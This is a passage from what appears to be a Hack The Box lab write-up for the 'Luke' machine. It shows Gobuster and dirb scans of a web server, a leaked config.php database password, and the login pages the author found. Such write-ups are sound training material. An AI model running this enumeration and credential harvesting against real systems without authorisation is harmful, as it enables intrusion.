
A landing page template freshly redesigned for Bootstrap 4

Port 80 - Gobuster and dirb



lvkalim.tlp - root@127.0.0.1:8443 - Bitvise xterm - root@WiNK: ~

```
root@WiNK:~/HTB/zLuke# ./../gbus http://10.10.10.137                    [1/1]
specific extensions to spot if multiple put htm,html,...
php

=====================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://10.10.10.137/
[+] Threads      : 10
[+] Wordlist     : /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt
[+] Status codes : 200,204,301,302,307,403
[+] Extensions   : php
[+] Timeout      : 10s
=====================================================
2019/05/26 18:51:14 Starting gobuster
=====================================================
/login.php (Status: 200)
/member (Status: 301)
/css (Status: 301)
/js (Status: 301)
/vendor (Status: 301)
/config.php (Status: 200)
=====================================================
2019/05/26 21:48:12 Finished
=====================================================
root@WiNK:~/HTB/zLuke#

[137] 0:bashZ 1:bash- 2:[tmux]*Z                                      20:27:00
```




lvkalim.tlp - root@127.0.0.1:8443 - Bitvise xterm - root@WiNK: ~

```
root@WiNK:~/HTB/zLuke# dirb http://10.10.10.137 /usr/share/dirb/wordlists/common.txt -w  [37/165]



-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon May 27 01:17:57 2019
URL_BASE: http://10.10.10.137/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Stopping on warning messages

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.137/ ----
==> DIRECTORY: http://10.10.10.137/css/


+ http://10.10.10.137/index.html (CODE:200|SIZE:3138)


==> DIRECTORY: http://10.10.10.137/js/


+ http://10.10.10.137/LICENSE (CODE:200|SIZE:1093)


+ http://10.10.10.137/management (CODE:401|SIZE:381)


==> DIRECTORY: http://10.10.10.137/member/


==> DIRECTORY: http://10.10.10.137/vendor/




[137] 0:bashZ 1:[tmux]*Z 2:[tmux]-Z                                   20:29:08
```


Port 80 - Interesting things

a) There is a config.php that has a pair of credentials - *root:Zk6heYCyv6ZE9Xcg*




```
$dbHost = 'localhost'; $dbUsername = 'root'; $dbPassword = 'Zk6heYCyv6ZE9Xcg'; $db = "login"; $conn = new mysqli($dbHost,
$dbUsername, $dbPassword,$db) or die("Connect failed: %s\n". $conn -> error);
```

b) There is a login.php that ask for credentials but the credentials found in part a) in this section does not work



c) There is another login page under management but the credentials found in part a) in this section does not work



Authentication Required


http://10.10.10.137 is requesting your username and password. The site says: "Authentification required ! Forbidden to visitors .."

User Name:

Password:


Waiting for 10.10.10.137...

II. Port 3000 - Node.js express framework - main page



```
success:  false
message:  "Auth token is not supplied"
```

This screenshot shows that it is Express



